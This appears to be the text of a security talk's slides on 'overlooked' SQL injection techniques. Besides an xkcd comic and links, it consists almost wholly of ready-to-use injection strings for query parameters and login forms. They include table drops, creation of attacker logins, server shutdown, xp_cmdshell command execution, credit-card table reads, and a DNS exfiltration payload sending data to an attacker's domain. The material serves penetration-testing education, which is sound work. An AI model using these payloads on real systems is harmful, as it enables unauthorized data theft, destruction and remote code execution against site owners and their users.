
Overlooked SQL Injection

A short summary of techniques that are often overlooked

Paul Battista

Comic Relief


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Source: http://xkcd.com/327/

Outline

- Integers and other non string values
  - Common Tests
  - Overlooked Tests
  - Alphanumeric Tests
- Strings
  - Common Tests
  - Overlooked Tests
  - Alphanumeric Tests
- Attack Examples
  - Common Attacks
  - Overlooked Attacks
  - Alphanumeric Attacks

Common Tests on INT’s

- ?errorcode=2
- ?errorcode=2’
- ?errorcode=2 or 1=1
- ?errorcode=2 and 1=1
- ?errorcode=2 and 1=2
- ?errorcode=2;--
- ?errorcode=2;--GARBAGE DATA
- ?errorcode=2; waitfor DELAY ’00:00:20’

Overlooked Tests on INT’s

- ?errorcode=(2)
- ?errorcode=1+1
- ?errorcode=(1+1)
- ?errorcode=‘2’
- ?errorcode=%
- ?errorcode=‘[0123]’

Alphanumeric Tests on INT’s

- ?errorcode=2 RETURN
- ?errorcode=2 RETRUN
- ?errorcode=2 SELECT user
- ?errorcode=2 BEGIN SELECT user END
- ?errorcode=2 or 1 like 1
- ?errorcode=2 and 1 like 1
- ?errorcode=2 and 1 like 2

Common Tests on ‘Strings’

- ?errormsg=error
- ?errormsg=error’
- ?errormsg=error’--
- ?errormsg=error’ and ‘2’=‘2
- ?errormsg=error’ and ‘2’=‘2’--
- ?errormsg=error’ waitfor DELAY ’00:00:20

Overlooked Tests on ‘Strings’

- ?errormsg=erro’+’r
- ?errormsg=error’+space(1)+’message
- ?errormsg=err’+substring(‘error’,4,1)+’r
- ?errormsg=%
- ?errormsg=erro%
- ?errormsg=erro[a-z]
- ?errormsg=erro[abc]

Alphanumeric Tests on ‘Strings’

- ?errormsg=AAAAAA… (7807 Characters)

Common Attacks

- ?errorcode=2; DROP TABLE tablename
- ?errorcode=2 UNION SELECT…
- ?errorcode=2; if (SELECT user)=‘dbo’ waitfor DELAY ’00:00:20’
- ?errorcode=2 and (substring(‘apple’,1,1))=(‘a’)
- Username:’or ‘2’=‘2
- Password:’or ‘2’=‘2
- Username: admin’--

Overlooked Attacks

- ?errorcode=(SELECT TOP 1 name FROM sysobjects WHERE xtype=‘u’)
- ?errorcode=2 exec master.dbo.xp_cmdshell vncserver (does not require semicolon or quotes if single command)
- ?errorcode=2 INSERT INTO OPENROWSET(…)…
- ?errorcode=22; exec(N' declare @s varchar(200); select @s=''\\''+name+''-''+''.AttackersDomain.com\file''from sysobjects; exec master.dbo.xp_dirtree @s')

Alphanumeric Attacks

- ?errorcode=2 UNION SELECT name FROM sysobjects
- ?errorcode=2 CREATE LOGIN attacker
- ?errorcode=2 CREATE DATABASE attackersDatabase
- ?errorcode=2 SELECT name INTO attackerstable FROM sysobjects
- ?errorcode=2 ALTER TABLE errormessages ADD attackerscolumn INT
- ?errorcode=2 DROP TABLE tablename
- ?errorcode=2 shutdown
- ?errorcode=2 HAVING 1 LIKE 1 (Discloses column name)
- ?errorcode=2 order by 4 (this helps to disclose the number of columns)
- ?errorcode=2 USE databasename
- ?errorcode=2 SELECT null from creditcards
- ?errorcode=2 SELECT null from nonexistenttable
- ?errorcode=2 select cardnumber from creditcards
- ?errorcode=2 select nonexistentcolumn from creditcards
- ?errorcode=2 or errorcode like 1
- ?errorcode=2 or nonexistentcolumn like 1
- ?errorcode=2 or errorcode between 0 and 99999999

Common Resources


- http://www.ngssoftware.com/research/papers/sqlinference.pdf
- http://www.0x000000.com/?i=14&bin=1110
- http://ferruh.mavituna.com/makale/sql-injection-cheatsheet/
- http://ha.ckers.org/sqlinjection/
- http://www.spidynamics.com/assets/documents/Blind_SQLInjection.pdf

Overlooked Resources

- SQLzoo.net
- msdn2.microsoft.com
- Hackme.mightyseek.com
- http://www.inspectit.se/dc15.html

AlphaNumeric Resources

- Just Kidding


123
SESAME STREET
Computer Caper
Includes A Bonus ELMO's World Episode!
WHERE id='123ABC
DVD
A Computer Mystery Adventure

Questions & Contact Info

Paul Battista

SecurityExperiment.com

Paul@SecurityExperiment.com

Sometimes people just have bad ideas…we like to find them…